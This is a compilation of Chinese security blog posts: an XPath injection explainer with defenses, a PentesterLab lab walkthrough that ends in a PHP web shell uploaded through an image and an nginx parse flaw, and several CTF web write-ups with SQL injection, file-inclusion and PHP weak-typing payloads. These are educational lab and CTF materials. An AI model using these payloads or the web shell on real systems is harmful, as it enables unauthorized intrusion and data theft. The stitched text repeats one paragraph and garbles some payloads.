以上内容非我原创内容，针对这一块的内容我并没有很强的话语权，所以大家看到有任何错误，欢迎大家给我反馈，能从中学到一点东西最好，学不到也没关系。如果在此基础上大家有更好的见解，欢迎大家总结整理为我们的知识库舔砖加瓦，共同学习共同进步，最后还是希望大家能给我投稿一点文章，一起交流就当交个朋友，欢迎打扰。

XPath 注入：攻击与防御技术

原创： 晚风 信安之路 2017-12-14

相信大家都非常熟悉“注入”这种攻击方式。“注入”这种攻击方式被列为了 OWASP 十大攻击的榜首。然而，本文所要讲述的不是被人熟知的 SQL 注入攻击。而是相对较为冷门的 XPath 和 XQuery 注入攻击。

什么是 XPath ？

首先我们来了解一下什么是 XPath。

XPath 即为 XML 路径语言，是 W3C XSLT 标准的主要元素，它是一种用来确定 XML（标准通用标记语言的子集）文档中某部分位置的语言。

XPath 基于 XML 的树状结构，有不同类型的节点，包括元素节点，属性节点和文本节点，提供在数据结构树中找寻节点的能力，可用来在 XML 文档中对元素和属性进行遍历。

XQuery 是 XPath 语言的超集，增加了一些类似于 SQL 的语法和非常实用的函数来让我们更方便的查询 XML 文档。

关于 XPath 和 XQuery 的基本语法可以在 W3schools--XPath 里学习，链接如下：

http://www.w3school.com.cn/xpath/index.asp

XPath 注入的原理及危害

说到这里大家可能会想到 SQL 注入了。

没错，XPath 注入的基本原理和 SQL 注入类似，发生在网站使用用户输入的信息构造 XPath 查询获取 XML 数据的时候。

通过发送精心构造的 Payload 至 web 服务器，攻击者可以获取 XML 数据的组织结构，或者访问在正常情况下不允许访问的数据，如果 XML 数据被用于用户认证，那么攻击者就可以提升他的权限。

由于 XPath 不同于其他的数据库查询语言，在其他的数据库中，一个用户可能只有权限能够访问某个数据库或者数据库中的某个表。

但是在 XML 中没有访问控制或者用户认证，如果用户有权限使用 XPath 查询，并且之间没有防御系统或者查询语句没有被防御系统过滤，那么用户就能够访问整个 XML 文档。

下面我将从这两个方面来分别演示这两种危害。

1.绕过验证

首先这里有一个登录身份验证的程序，所有的身份数据都存储在一个名为 UsersDataBase.xml 的文件里。通过 XPath 查询 xml 文件，将用户提交的用户名和密码与 xml 文件中的用户名密码做比对来验证身份。

UsersDataBase.xml 的结构如下：

一般情况下，输入错误的用户名或密码会导致身份认证失败：

然而在后台的身份认证程序中有这样一句 XPath 查询语句

```
$xpath = "//users/user[username/text()='".$_POST["username"]."' and
password/text()='".$_POST["password"]."']";
```

可以看到在 XPath 查询语句中并未对用户的输入做任何处理，这就直接导致一个注入点

我们可以构造如下的 payload:


Username: ' or '1' = '1

Password: ' or '1' = '1

那么整个 XPath 查询语句就变成了这个样子

$xpath = "//users/user[username/text()='' or '1' = '1' and password/text()='' or '1' = '1']";

整个查询语句恒成立，就直接导致了身份认证被绕过。




2.信息泄露

大多数情况下，当服务器返回数据时，都会对这些数据做一些处理。比如如果服务器返回一些错误信息，那么最终会被过滤掉，不会出现在用户的页面里。将尽可能少的信息暴露给用户，将可以提高安全性。但是即使错误信息被过滤掉，我们依然可以从服务器给出的不同返回结果推测出服务器做出了何种响应。作为攻击者可以提交一段包含 XPath 函数的 Payload，通过服务器给出的不同响应，判断得到我们想知道的信息。这就是 XPath 盲注。

下面这是一个通过用户名的 ID 来得到用户名的程序。当然具体场景也可能

是通过名字来查询身份证号码等等，这里只做演示。

正常情况下，输入用户的 ID，就会得到相应的用户名。当查询语句恒成立时（如构造 Payload 为 ' or '1' = '1 时），就会返回第一个节点的用户名“Alice”（这是程序本身的 bug ）。而当查询语句错误或该 ID 在 xml 数据库中不存在时，就什么都不返回。



利用这点，我们就可以构造如下 Payload，比如：来查询整个 xml 文档的根节点的第一个字母是否为“u”

' or substring(name(parent::[position()=1]),1,1)='u*

返回结果为“Alice”，就说明整个 xml 文档的根节点的第一个字母是“u”，反之如果什么都没有返回，则说明根节点的第一个字母不是“u”。以此类推，我

们就可以历遍整个 xml 文档了。这也是 xml 和其他数据库相比最大的威胁所在了，因为它没有访问控制和身份验证。

XPath 防御技术

一开始就说到了，XPath 注入和 SQL 注入的原理是非常类似的，所以 XPath 的防御技术也完全可以借鉴防御 SQL 注入的方法。

具体方法有如下两种：

1、入口把关：

在数据处理之前，对用户提交的数据进行验证。


一是要验证是否包含特殊字符，像单双引号这类，可以对这类特殊字符进行编码转换或替换；

二是验证是否包含特定的 XPath 函数，可以过滤掉一些 XPath 函数，以提高安全性，当然了不能以牺牲用户体验或影响用户正常使用为前提。

2、控制出口：

在返回数据出口处屏蔽系统本身的错误提示信息。尽可能全的用自定义的错误信息替换系统本身的具体的错误信息。让攻击者对返回结果无规律可循，能有效防止被盲注。

CTF 相关



CTF 可以理解成一种锻炼和学习信息安全技术的训练场，具体的解释在百度以及这篇安全维基~上都有，就不再赘述了。而 CTF 对信安人员的意义，在我看来，是扩宽我们的安全知识面，以及实战式应用我们学到的安全知识。随着《网络安全法》的公布，以及企业安全意识的增长，信安领域刚入门的小白越来越难找到真实、合法的环境来训练自己的技能。而 CTF 的出现，弥补了这个空白。CTF 分为 Web、Reverse、Pwn、Crypto、Mobile、Misc 六大类。不同的分类对于技术基础的要求也不一样，基础一般分 web 与 二进制两部分，大家可以根据自己的兴趣点来选择不同的方向。选择 web 安全方面未来可以从事像渗透

测试、代码审计等工作，而二进制方面可以从事病毒分析、威胁情报、漏洞挖掘等工作。

Pentester Lab SQL to shell

原创： Umask 信安之路 2017-07-14

PentesterLab 提供了可用于测试和了解漏洞的易受攻击的系统。

官方地址：*https://pentesterlab.com/*

渗透环境

Kali 192.168.22.128

靶机 我们去发现。（在同一内网）

正文开始

首先先介绍一款工具，个人觉得老牛逼——Netdiscover，之前我询问一哥们 arp 扫描工具时他推荐的。

工具可以在网络上扫描 IP 地址，检查在线主机或搜索为它们发送的 ARP 请求，


root@kali:~# netdiscover //直接回车不带任何

```
Currently scanning: 192.168.41.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.22.1    00:50:56:c0:00:08      2     120  Unknown vendor
192.168.22.2    00:50:56:ea:37:45      1      60  Unknown vendor
192.168.22.135  00:0c:29:3a:28:a0      1      60  Unknown vendor
192.168.22.254  00:50:56:f2:30:4f      1      60  Unknown vendor
```


自动快速发现地址,默认以 192.168.0.0/16 的地址扫下去，速度特别快，基本 1 秒 1 个网段。特别适合内网渗透中快速发现。

root@kali:~# netdiscover -r 10.16.0.0/24 // -r 设置一个范围

通过上面，我们发现了 22.135 是靶机，那就老规矩你妈批一下（nmap）



就开一个 web 端口，连 ssh 都没有，看来是专门 web 的靶机。

既然用到你妈批那就顺便介绍下，nmap 是端口扫描工具大家都知道，但其实它也具备了例如 web 漏洞、系统漏洞的扫描能力。

这些扫描已脚本的形式存在。

路径：nmap/scripts/ 大家可以根据情况灵活调用。

nmap --script=default //调用默认脚本

下面这些是常用的脚本，具体可自行尝试

auth: 负责处理鉴权证书（绕开鉴权）的脚本

broadcast: 在局域网内探查更多服务开启状况，如 dhcp/dns/sqlserver 等服务

brute: 提供暴力破解方式，针对常见的应用如 http/snmp 等

default: 使用-sC 或-A 选项扫描时候默认的脚本，提供基本脚本扫描能力

discovery: 对网络进行更多的信息，如 SMB 枚举、SNMP 查询等

dos: 用于进行拒绝服务攻击

exploit: 利用已知的漏洞入侵系统

external: 利用第三方的数据库或资源，例如进行 whois 解析

fuzzer: 模糊测试的脚本，发送异常的包到目标机，探测出潜在漏洞

intrusive: 入侵性的脚本，此类脚本可能引发对方的 IDS/IPS 的记录或屏蔽

malware: 探测目标机是否感染了病毒、开启了后门等信息

safe: 此类与 intrusive 相反，属于安全性脚本

version: 负责增强服务与版本扫描（Version Detection）功能的脚本

vuln: 负责检查目标机是否有常见的漏洞（Vulnerability），如是否有 MS08_067

当然还有其他更多的脚本，如果说 nmap 脚本使用得溜的话，基本上可以告别 metasploit 的 auxiliary 模块，注意我说的是 auxiliary（辅助）模块，利用模块还是得要的。

root@kali:~# nmap --script=vuln 192.168.22.135


```
80/tcp open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.22.135
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.22.135/admin/
|     Form id:
|     Form action: index.php
|
|     Path: http://192.168.22.135/admin/index.php
|     Form id:
|_    Form action: index.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /admin/login.php: Possible admin folder
```


看，我利用了个 vuln 脚本，admin 就出来了，虽说，admin 目录啥的我手工一下也能知道，但是只要这些脚本灵活的使用，功效就自然很大。

既然是个 web 网站，自然要寄出我们的 web 扫描器啦。其实页面比较简单，鼠标点点找依照也是可以的。

咱今天就看下 AWVS 11 版本的表现

整体界面还是比较简洁明了的。从报告来看网站是相当的简单的，不复杂




从报告来看，存在盲注

http://192.168.22.135/cat.php?id=1 //但是我再 1 后面字符都没反应……

这时候我注意到报告的里面还有个参数 x-forwarded-for 我们加上看看

经过多次尝试最后试出了正常语句


*root@kali:~# sqlmap -u "http://192.168.22.135/cat.php?id=1" --headers="X-Forwarded-For: * " --dbs*




接下来就把这个库跑出来……

过程就省略了，重要的是这个。

Sql 竟然把 md5 也算出来了，原本我打算我自己口算来着 ^ - ^





第一次见到这么简单的后台& = =

这里有个上传链接……

经过多番尝试，限制得很死，没法绕过 只能上传 jpg.gif 等图片


从之前 nmap 的时候发现使用 nginx 那就可能存在解析漏洞，

1.jpg/1.php 1.jpg 以 php 执行

那么刚好我们只要上传 1.jpg 就好了。

在上传 jpg 过程中发现。不是单单的 jpg 后缀就行……也就是说我们只是得搞个图片马来绕过。

查了下资料图片马可以用 exiftool 来做。



我中艸艸斾 这玩意还没有

apt-get install exiftool 安装下。

```
root@kali:~# exiftool "-comment<=shell.php" 1.jpg
```

生成图片马

上传。

因为我 shell.php 代码如下

```
<?php system($_GET['c']); ?>
```

所以我们构造下 url

http://192.168.22.135/admin/uploads/1499849149.jpg/1.php?c=whoami

成功拿到 shell

总结

这篇文章使用了几款常用工具以及工具之间的相互配合，

CTF 初识与深入

原创： Phorse 信安之路 2017-07-25

这段时间一直在忙活 CTF 相关的东西，从参赛者到出题人，刷过一些题，也初步了解了出题人的逻辑；这篇文章就简单地讲一下 CTF 如何入门以及如何深入的学习、利用 CTF 这个训练、学习平台。

文章里会涉及的一些资源：http://pan.baidu.com/s/1jlDpV8q

CTF 认知

CTF 可以理解成一种锻炼和学习信息安全技术的训练场，具体的解释在百度以及这篇安全维基~上都有，就不再赘述了。而 CTF 对信安人员的意义，在我看来，是扩宽我们的安全知识面，以及实战式应用我们学到的安全知识。随着《网络安全法》的公布，以及企业安全意识的增长，信安领域刚入门的小白越来越难找到真实、合法的环境来训练自己的技能。而 CTF 的出现，弥补了这个空白。

如何入门 CTF

CTF 分为 Web、Reverse、Pwn、Crypto、Mobile、Misc 六大类，我是走 web 方向的，偶尔也做一下 misc。在这篇文章里，就以 web 为切入点，讲解一下如何开始，以及 ctf 学习带给我 web 技术那些启示与收获。

没有接触过 ctf 的小伙伴可以先看看这个

https://ctf-wiki.github.io/ctf-wiki/#/introduction

里面对 ctf 的介绍。

要开始 ctf 生涯，刷题是第一步，在这里贴一下精灵大大的 ctf 训练场集合：

https://www.zhihu.com/question/30505597

总结得非常全，对于 web 方向，重点强调一下 bugku 这个平台，真的很不错，题目很经典，只有两三个脑洞比较大，体验不是很好。想要学知识的可以先把 bugku 刷上一遍。

当然，刷题也有刷题的方法，那就是必须要搞清楚题目背后的知识点点原理。

不然即使你似懂非懂地拿到了 flag，对于个人的成长也是无济于事。一道题扣一天，搞懂了原理不是浪费时间；照着 write up 刷了一遍，背后原理啥都不懂才是真的浪费时间。

在这段事件的学习之中有几个知识点，让我受益颇多，贴出来给大家分享一下。会尽量找一些可以复原环境的题目，供大家测试。

PS：由于我在写文章的时候 bugku 平台正在维护，所以可能题目链接之后会换，如果链接失效的话，大家可以去搜一下 bugku 的入口，题目名称是对应的。

1、Bugku——计算题（http://120.24.86.145:8002/yanzhengma/）

这道题很简单，在 HTML 里限制了输入数字的长度，所以通过快捷键 F12，Element 处修改长度限制，然后输入 90，getflag 就行~

之所以把这么简单的题目贴出来，是想要强调一下，浏览器的调试功能，就像这道题里的可以修改 HTML 代码一样，JavaScript 代码以及 CSS 代码都是可控的。在实战过程中程序员将过滤函数或者重要数据写到了 HTML 或者 JavaScript 里面，我们就可以轻松获取。控制台也可以执行我们的 JavaScript 代码，实现一些 mazing 的功能。比如在真实场景就遇到一个，某刷题网站（高中题），是通过 js 发送成绩数据输入进数据库的。这么一来完全可以拦截下请求，修改数据，分分钟一百分。

浏览器的调试功能很强大，Chrome 的自带 F12 就基本够用，火狐的 Firebug

插件也很牛。如果想进一步学习可以看下面的两个连接：

http://wiki.jikexueyuan.com/project/chrome-devtools/

http://www.runoob.com/firebug/firebug-tutorial.html

无论是对 CTF 还是实战都非常有用，再次强调，打 CTF 是为了获取知识。

2、Bugku——SQL 注入 1（http://103.238.227.13:10087/）

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','sleep','
foreach ($array as $value)
{
        if (substr_count($id, $value) > 0)
        {
                exit('包含敏感关键字! '.$value);
        }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

过滤了几乎所有的关键字，尝试绕过无果之后发现，下面有个 xss 过滤代码。经搜索得该函数会去掉所有的 html 标签，所以向注入关键字中插入<>，就可以不被检测到，并成功注入；

Demo

http://103.238.227.13:10087/?id=1%20uni%3Chtml%3Eon%20sel%3Chtml%3Eect%20%201,hash%20fr%3C%3Eom%20sql3.key%20w%3C%3Ehere%20id=1--+

```
$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果：

id	1
title	title
id	1
title	c3d3c17b4ca7f791f85e#$1cc72af274af4adef

Get flag！

这道题并不难，但想要强调的是这种白盒审计的思路。有幸认识一个审计超神的大佬，听他讲审计的时候，就经常见到类似这种情况，本来两个过滤都很严

实，但放到一起时，就可以用前一个过滤函数去绕过后一个过滤。这是程序员在写程序时常犯的毛病，指的 Mark 一下。

3、Bugku——Flag 在 index 里（http://120.24.86.145:8005/post/）

进入题目发现有一个 file 参数，查看源码，发现该参数可以包含 php 文件，并且题目提示，flag 在 index.php 里，所以想到可以用 php 协议来获取 index.php 的源码。

构造 payload：

http://120.24.86.145:8005/post/index.php?file=php://filter/convert.base64-encode/resource=index.php

获得经过 base64 编码后的源码，放到 hackbar 里解码一下得：

```
<html>
    <title>Bugku-ctf</title>
<?php
        error_reporting(0);
        if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
                echo "Oh no!";
                exit();
        }
        include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
```

Getflag~

这道题需要注意两点，第一就是 php 协议，在这个文件包含的点使用 php 协议就可以读取任何文件源码，类似地还有 data 协议，file 协议。web 协议的种类多，利用方法也多，可谓是实战中的一大利器。在 CTF 线上赛中也经常用到，比如上次 CUIT 校赛以及西安的那个 XCTF 比赛中就用到了 phar://协议。

想要仔细了解的伙伴可看一下：

http://php.net/manual/zh/wrappers.php

4、Bugku——前女友（http://47.93.190.246:49162/）

点开源码发现一个 txt 文件

访问得到部分源码:

```php
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```


总共考察两个 php 弱类型的知识点:

第一个是 md5 双等号相等: md5('240610708') == md5('QNKCDZO')

第二个是数组和字符串进行 strcmp 返回 0

所以 payload:

http://47.93.190.246:49162/?v1=240610708&v2=QNKCDZO&v3[]=123

PHP是世界上最好的语言

SKCTF{Php_1s_tH3_B3St_L4NgUag3}

分类情况，以及少数的几个知识点~审计相关，以及 join，就 BUG 库的提醒进行介绍。 Php 弱类型算是 PHP 语言的一大特色了，在 CTF 中经常遇到，实际的白盒审计中也很常见。 详细可参见:

https://www.dexcoder.com/RAnders00/article/4602

5、 Bugku——login1

SQL 约束性攻击，在检测用户是否已存在的问题上把控不严。介绍文章:

http://www.freebuf.com/articles/web/124537.html

注册的时候多留几个空格就可以更改 admin 的密码了~

具体原理已经在上面的链接中介绍得很清楚了，就不再赘述了。

CUIT 实验班考核——SQL2

源码在压缩包里，可自行搭环境测试，过滤了逗号和空格。以下是我写的writeup：

拿到题后发现:

发现提示里说，女神喜欢饼干（COOKIE）所以猜测为 COOKIE 注入。这时就需要工具了，最方便的是用 BurpSuite 抓包送到 Repeater，然后在原有 Cookie 后面加上分号

拿到题后，先测闭合情况，找一下原语句是用什么闭合的，单引号？双引号？括号？最常见的就是单引号。

测试的方法就是挨个用 (1 -1 1’ -1’ 1# -1# 1’# -1’#) 来测。本题是用 ’ 闭合的。

然后开始测试段数，使用 order by 无回显后，可以用

-1’ union select 1,2,3……n

来测，测到回显位显示出我们的数字即可。但这道题在尝试的时候会报“what are you doing”，应该是某个关键词被过滤掉了。所以在源语句的基础上依次删掉某个词，每次只删一个，如果都不行，就一次删两个。最后测出来是空格和逗号被过滤了~


空格很好绕过，可以用//来绕，检测是否绕过成功可以用 and//1=1# 和 and/**/1=0# 来测。逗号在尝试编码绕过无果之后，去网上找到了:

http://drops.blbana.cc/2017/05/20/SQLi-%E2%80%94%E2%80%94-%E9%80%97%E5%8F%B7%EF%BC%8C%E7%A9%BA%E6%A0%BC%EF%BC%8C%E5%AD%97%E6%AE%B5%E5%90%8D%E8%BF%87%E6%BB%A4%E7%AA%81%E7%A0%B4/

